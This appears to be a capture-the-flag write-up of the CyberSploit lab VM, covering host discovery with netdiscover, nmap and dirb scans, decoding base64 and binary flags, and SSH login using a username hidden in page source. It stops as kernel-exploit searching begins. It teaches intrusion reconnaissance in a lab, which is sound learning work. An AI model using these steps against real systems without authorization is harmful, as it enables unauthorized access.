

PORT AND SERVICE DISCOVER

First I collected the ip address of the server using netdiscover. I checked with the mac address assigned by the VM to the vulnerable server to make sure.



```
3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.160.2   00:50:56:f1:ba:4c      1      60  VMware, Inc.
192.168.160.138 00:0c:29:d0:28:a7      1      60  VMware, Inc.
192.168.160.254 00:50:56:e1:18:9f      1      60  VMware, Inc.
```



Network Adapter Advanced Settings

Incoming Transfer

Bandwidth: Unlimited

Kbps:

Packet Loss (%): 0.0

Latency (ms): 0

Outgoing Transfer

Bandwidth: Unlimited

Kbps:

Packet Loss (%): 0.0

Latency (ms): 0

MAC Address

00:0C:29:D0:28:A7

evice status

☑ Connected

☑ Connect at power on

etwork connection

○ Bridged: Connected dir

□ Replicate physical r

● NAT: Used to share the


○ Host-only: A private ne

○ Custom: Specific virtua

VMnet0

○ LAN segment:


Then I did a nmap scan to find the open ports and service running on those ports.




```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV -sC -p- -A  192.168.160.138
Starting Nmap 7.91 ( https://nmap.org ) at 2022-02-09 01:23 EST
Nmap scan report for 192.168.160.138
Host is up (0.00096s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 01:1b:c8:fe:18:71:28:60:84:6a:9f:30:35:11:66:3d (DSA)
|   2048 d9:53:14:a3:7f:99:51:40:3f:49:ef:ef:7f:8b:35:de (RSA)
|_  256 ef:43:5b:d0:c0:eb:ee:3e:76:61:5c:6d:ce:15:fe:7e (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Hello Pentester!
MAC Address: 00:0C:29:D0:28:A7 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.96 ms 192.168.160.138

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.01 seconds
```

HTTP ENUMERATION

HTTP service was running on the server, so I decided to check it out on the browser.




I checked out the website to find some clues. There was nothing much on the webpage so I checked out the page source and found a hint.




```
<h4>                              LOL ! hahahhahahhahaha.........
                                                    <h5> You sh
</pre>



<!-------------username:itsskv--------------------->
</body>
</html>
```

I used dirb for directory traversal and found some interesting directories.




```
┌──(root💀kali)-[/home/kali]
└─# dirb http://192.168.160.138

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Feb  9 01:50:15 2022
URL_BASE: http://192.168.160.138/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.160.138/ ----
+ http://192.168.160.138/cgi-bin/ (CODE:403|SIZE:291)
+ http://192.168.160.138/hacker (CODE:200|SIZE:3757743)
+ http://192.168.160.138/index (CODE:200|SIZE:2333)
+ http://192.168.160.138/index.html (CODE:200|SIZE:2333)
+ http://192.168.160.138/robots (CODE:200|SIZE:79)
+ http://192.168.160.138/robots.txt (CODE:200|SIZE:79)
+ http://192.168.160.138/server-status (CODE:403|SIZE:296)

-----------------
END_TIME: Wed Feb  9 01:50:21 2022
DOWNLOADED: 4612 - FOUND: 7
```

I checked out the robots directory and found a encoded message which seemed like a base64 encoded message.



R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9

I decoded the message and found the flag.




```
┌──(root💀kali)-[/home/kali]
└─# echo R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9 | base64 -d

Good Work !
Flag1: cybersploit{youtube.com/c/cybersploit}
```

Flag 1: cybersploit{youtube.com/c/cybersploit}

I didn’t know what to do so I checked out the link. Turned out it was the creator’s youtube channel. So no hint there.


SSH USER LOGIN

So I decided to use the flag 1 as password and the username I found previously to log in via ssh. And it worked




```
┌──(root💀kali)-[/home/kali]
└─# ssh itsskv@192.168.160.138
The authenticity of host '192.168.160.138 (192.168.160.138)' can't be established.
ECDSA key fingerprint is SHA256:19IzxsJJ/ZH00ix+vmS6+HQqDcXtk9k30aT3K643kSs.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.160.138' (ECDSA) to the list of known hosts.
itsskv@192.168.160.138's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

332 packages can be updated.
273 updates are security updates.

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Your Hardware Enablement Stack (HWE) is supported until April 2017.

Last login: Sat Jun 27 10:14:39 2020 from cybersploit.local
itsskv@cybersploit-CTF:~$ 
```

I searched for the other flags and found the second flag.



```
itsskv@cybersploit-CTF:~$ ls
Desktop  Documents  Downloads  examples.desktop  flag2.txt  Music  Pictures  Public  Templates  Videos
itsskv@cybersploit-CTF:~$ cat flag2.txt
01100111 01101111 01101111 01100100 00100000 01110111 01101111 01110010 01101011 00100000 00100001 00001010 01100110 01101100 01100001 0110011
1 00110010 00111010 00100000 01100011 01111001 01100010 01100101 01110010 01110011 01110000 01101100 01101111 01101001 01110100 01111011 01101
000 01110100 01110100 01110000 01110011 00111010 01110100 00101110 01101101 01100101 00101111 01100011 01111001 01100010 01100101 01110010 011
10011 01110000 01101100 01101111 01101001 01110100 00110001 01111101
itsskv@cybersploit-CTF:~$ 
```

The flag was binary encoded so I decoded the code using cyberchef and found the flag contents.



From Binary

Delimiter: Space

Byte Length: 8

length: 494
lines: 1


```
01100111 01101111 01101111 01100100 00100000 01110111 01101111 01110010 01101011
00100000 00100001 00001010 01100110 01101100 01100001 01100111 00110010 00111010
00100000 01100011 01111001 01100010 01100101 01110010 01110011 01110000 01101100
01101111 01101001 01110100 01111011 01101000 01110100 01110100 01110000 01110011
00111010 01110100 00101110 01101101 01100101 00101111 01100011 01111001 01100010
01100101 01110010 01110011 01110000 01101100 01101111 01101001 01110100 00110001
01111101
```

time: 3ms
length: 55
lines: 2

```
good work !
flag2: cybersploit{https:t.me/cybersploit1}
```

Flag2: cybersploit{https:t.me/cybersploit1}

I didn’t know what to do with the flag so I looked at the link on the browser. It was the creator’s telegram information.



Cybersploit


182 subscribers

🔥 instagram- https://www.instagram.com /its_skv/ 🔥LinkedIn- https://www.linkedin.com


So I decided to privilege escalate.

PRIVILEGE ESCALATION

I looked into the kernel version and looked for the available exploits on searchsploit for it.

